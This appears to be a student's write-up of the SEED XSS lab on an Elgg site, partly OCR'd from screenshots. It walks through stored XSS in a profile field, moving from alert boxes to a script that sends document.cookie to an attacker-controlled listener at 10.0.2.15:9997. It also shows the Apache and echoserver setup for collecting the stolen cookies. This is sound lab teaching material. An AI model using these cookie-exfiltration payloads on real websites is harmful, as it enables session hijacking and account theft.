



Initial Setup:




Here we are starting apache web service using **service apache2 start** command.

Task1:

We have logged in as Samy and then opened up the Samy's profile edit page.




Edit Samy's profile:



Now we have written out attack script in input field “brief description” in Samy’s profile. We have written javascript which will alert “XSS” to the victim’s browser window when he visits Samy’s profile. For this we have used command **alert('XSS')** in **<script>** tags. **<script>** tags allows us to write javascript code in HTML file. The browser will compile and execute any javascript code which is defined in **<script>** tag in HTML it is displaying.

Saving Samy’s profile:



Here we can see that in Samy’s profile we have some contents in brief description part, but browser is not displaying them as it parsed those contents and found **<script>** tags. Because of **<script>** tags, any contents between them will be considered as javascript code by browser and will be executed and not displayed.

Victim: Alice:-


Logged in as Alice:

The screenshot shows a Mozilla Firefox browser window with the title bar "XSS Lab Site: Alice - Mozilla Firefox". The address bar contains "www.xsslbelgg.com/profile/alice". The main content area displays the "XSS Lab Site" interface, specifically the profile page for user "Alice". The profile picture is a placeholder silhouette. Below it are buttons for "Edit avatar", "Edit profile", "Blogs", and "Bookmarks". The top navigation bar includes links for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More". A search bar and a "Add widgets" button are also present. The status bar at the bottom right shows the date and time: "25/10/15 - 1:26:41 pm".

Visiting members page:

The screenshot shows a Mozilla Firefox browser window with the title bar "XSS Lab Site: Members - Mozilla Firefox". The address bar contains "www.xsslbelgg.com/members". The main content area displays the "XSS Lab Site" members page, showing a list of users: Samy, Charlie, Boby, Alice, and admin. There are buttons for "Newest", "Popular", and "Online". On the right side, there are search filters for "Search members by tag" and "Search members by name". The status bar at the bottom right shows the date and time: "25/10/15 - 1:27:37 pm".


Visiting Samy's Profile: Attack Successful



Here we can see that we Alice visited Samy's profile she got an alert displaying 'XSS'. Thus our attack was successful. When Alice visited Samy's profile, browser parsed and executed the code Samy has written in his brief description input field with <script> tags around it instead of just displaying it.

Task 2:

Editing Samy's Profile:




The screenshot shows a Mozilla Firefox window with three tabs open. The active tab is 'XSS Lab Site: Edit profile'. The URL in the address bar is www.xsslabelgg.com/profile/samy/edit. The page displays a form for editing a user profile. In the 'Brief description' field, the user has entered the following JavaScript code:

```
<script>alert(document.cookie);</script>
```

The browser's developer tools are visible on the left side of the screen, showing a tooltip for the 'Word count' which says '1 p'.

Here we are writing javascript code to display user cookies in alert window on victim's browser. We can get current user's cookies with the command **document.cookies**. We are displaying them in alert window using **alert()** command.

Saving attack code in Samy's profile:



The screenshot shows a Mozilla Firefox window with three tabs open. The active tab is 'XSS Lab Site: Samy'. The URL in the address bar is www.xsslabelgg.com/profile/samy. The page displays a user profile for 'Samy'. The 'Brief description' field now contains the previously injected JavaScript code:

```
<script>alert(document.cookie);</script>
```

The browser's developer tools are visible on the left side of the screen.

Here we can see that in Samy's profile we have some contents in brief description part, but browser is not displaying them as it parsed those contents and found <script> tags. Because of <script> tags, any

contents between them will be considered as javascript code by browser and will be executed and not displayed.

Logging in as Alice:

A screenshot of a Mozilla Firefox browser window. The title bar says "XSS Lab Site: Alice - Mozilla Firefox". The address bar shows "www.xsslabeogg.com/profile/alice". The main content area displays a user profile for "Alice" with a placeholder profile picture. Below the picture are two buttons: "Edit avatar" and "Edit profile". A "Blogs" link is also visible. At the bottom of the page, there is a message box containing the URL "www.xsslabeogg.com/profile/alice" followed by a script tag with the value "ks". The status bar at the bottom right shows the date and time: "25/10/15 - 1:40:10 pm".

Visiting Samy's Profile: Attack Successful

A screenshot of a Mozilla Firefox browser window. The title bar says "XSS Lab Site: Samy - Mozilla Firefox". The address bar shows "www.xsslabeogg.com/profile/samy". The main content area displays a user profile for "Samy" with a placeholder profile picture. Below the picture are three buttons: "Add friend", "Report user", and "Send a message". A "Blogs" link is also visible. A modal dialog box is open over the profile page, containing the text "Elgg=km6eqi0sc8mm2mm2a4h4f93e74" and an "OK" button. The status bar at the bottom right shows the date and time: "25/10/15 - 1:40:37 pm".

Here we can see that we Alice visited Samy's profile she got an alert displaying 'Alice's cookies for that session'. Thus our attack was successful. When Alice visited Samy's profile, browser parsed and executed the code Samy has written in his brief description input field with <script> tags around it instead of just displaying it.

Task3:

Setting up example1.com domain to host malicious javascript code:

Creating example_1 directory:

The screenshot shows a desktop environment with a terminal window open in the foreground. The terminal window displays the command `sudo mkdir Example_1` being run, along with its output showing the creation of a new directory named `Example_1` in the `/var/www` directory. The terminal also shows a password prompt for the user `seed`. In the background, a web browser window titled "XSS Lab Site" is open, displaying a simple HTML page with some placeholder text and a large, colorful 3D logo.

```
[10/25/2015 14:00] seed@ubuntu:~$ cd /var/www/  
[10/25/2015 14:00] seed@ubuntu:/var/www$ sudo mkdir Example_1  
[sudo] password for seed:  
[10/25/2015 14:01] seed@ubuntu:/var/www$ ls  
CSRF Example_1 index.html SeedElgg SOP SQL webtracking XSS  
[10/25/2015 14:01] seed@ubuntu:/var/www$ ls -l  
total 32  
drwxr-xr-x 5 www-data www-data 4096 Sep 16 2014 CSRF  
drwxr-xr-x 2 root root 4096 Oct 25 14:01 Example_1  
-rw-r--r-- 1 root root 177 Oct 25 13:10 index.html  
drwxr-xr-x 13 www-data www-data 4096 Sep 16 2014 SeedElgg  
drwxr-xr-x 4 www-data www-data 4096 Sep 22 2013 SOP  
drwxr-xr-x 3 www-data www-data 4096 Oct 6 2013 SQL  
drwxr-xr-x 8 www-data www-data 4096 Sep 17 2014 webtracking  
drwxr-xr-x 5 www-data www-data 4096 Sep 16 2014 XSS  
[10/25/2015 14:01] seed@ubuntu:/var/www$
```

Here we are creating a Example_1 directory in directory /var/www with root owner by using command **sudo mkdir**.


Adding entry for example1.com to apache-sites-available file:

The screenshot shows a desktop environment with a terminal window open in the foreground. The terminal window displays the configuration of an Apache virtual host for the domain `example1.com`. The configuration includes setting the server name to `http://www.example1.com` and specifying the document root as `/var/www/Example_1`. The terminal also shows other configurations for other domains like `wtcamerastore.com` and `wtlabadserver.com`. In the background, a web browser window titled "XSS Lab Site" is open, displaying a simple HTML page with some placeholder text and a large, colorful 3D logo.

```
</VirtualHost>  
<VirtualHost *>  
    ServerName http://www.example2.com  
    DocumentRoot /var/www/Example_2/  
</VirtualHost>  
  
URLs) on the same machine.  
sites-available" configuration file.  
1. The directive "NameVirtualHost" is used to define a virtual host  
    on a machine (some machines have multiple IP addresses).  
<VirtualHost *:80>  
    ErrorLog /var/log/apache2/error.log  
    LogLevel debug  
    CustomLog /var/log/apache2/access.log combined  
2. Each web site has its own configuration section in the file system to  
    define the URL mapping and the location of the files to serve.  
    and to configure a virtual host.  
<VirtualHost *:80>  
    ServerName www.wtcamerastore.com  
    DocumentRoot /var/www/webtracking/CameraStore  
    ErrorLog /var/log/apache2/error.log  
    LogLevel debug  
    CustomLog /var/log/apache2/access.log combined  
</VirtualHost>  
<VirtualHost *>  
    ServerName www.wtlabadserver.com  
    DocumentRoot /var/www/webtracking/adserver  
    ErrorLog /var/log/apache2/error.log  
    LogLevel debug  
    CustomLog /var/log/apache2/access.log combined  
</VirtualHost>  
<VirtualHost *>  
    ServerName http://www.example1.com  
    DocumentRoot /var/www/Example_1/  
</VirtualHost>  
-- INSERT --
```

Here, we are adding entry for domain to example1.com as server name and root directory for files on server as /var/www/Example_1.

Changing owner of Example_1 to www-data:




Now we are changing the owner of Example_1 directory to www-data so that the apache server can access and perform operations on this directory. For this operation we have used the command **sudo chown www-data**.

Performing attack:


Starting Server to listen on port 9997:

Make on echoserver:



Here we are installing and compiling the echoserver program in our attacker's machine.

Starting server:



Here we are executing echoserve program passing it port number as argument. This program listens to all traffic going on port number value passed as argument and prints that to terminal.

Getting IP address:

The screenshot shows a terminal window on the left and a Firefox browser window on the right. The terminal window displays the output of the 'ifconfig' command, showing network interfaces eth0 and eth1 with their respective MAC addresses and IP configurations. The browser window shows a page titled 'XSS Lab Site' with some text and a highlighted JavaScript code block.

```
Terminal
[10/25/2015 14:06] seed@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:64:81:ea
          inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:81ea/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:5522 errors:0 dropped:0 overruns:0 frame:0
            TX packets:3337 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:5309989 (5.3 MB) TX bytes:468083 (468.0 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:963 errors:0 dropped:0 overruns:0 frame:0
            TX packets:963 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:623024 (623.0 KB) TX bytes:623024 (623.0 KB)

[10/25/2015 14:06] seed@ubuntu:~$ [REDACTED]
<script>document.write('<img src=http://attacker_IP_address:5555?c='
+ escape(document.cookie) + ' >');
</script>

3.4 Task 4: Session Hijacking using the Stolen Cookies
25/10/15 - 2:07:02 pm
```

Here we are getting our machines IP address using command **ifconfig**.

From this command we get the IP address of our machine which is 10.0.2.15.

Malicious javascript code file: myscript.js

The screenshot shows a terminal window on the left and a Firefox browser window on the right. The terminal window contains the malicious JavaScript code: 'document.write();'. The browser window shows a page with some text and a highlighted portion of the code.

```
Terminal
document.write('<img src=http://10.0.2.15:9997?c='+ escape(document.cookie) + '>);

myscript.js" 1L, 85C
If your web server and browser are running on two different machines, you need to modify /etc/hosts on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Configuring Apache Server. In the pre-built VM image, we use Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named default in the directory "/etc/apache2/sites-available" contains the necessary directives for the configuration.

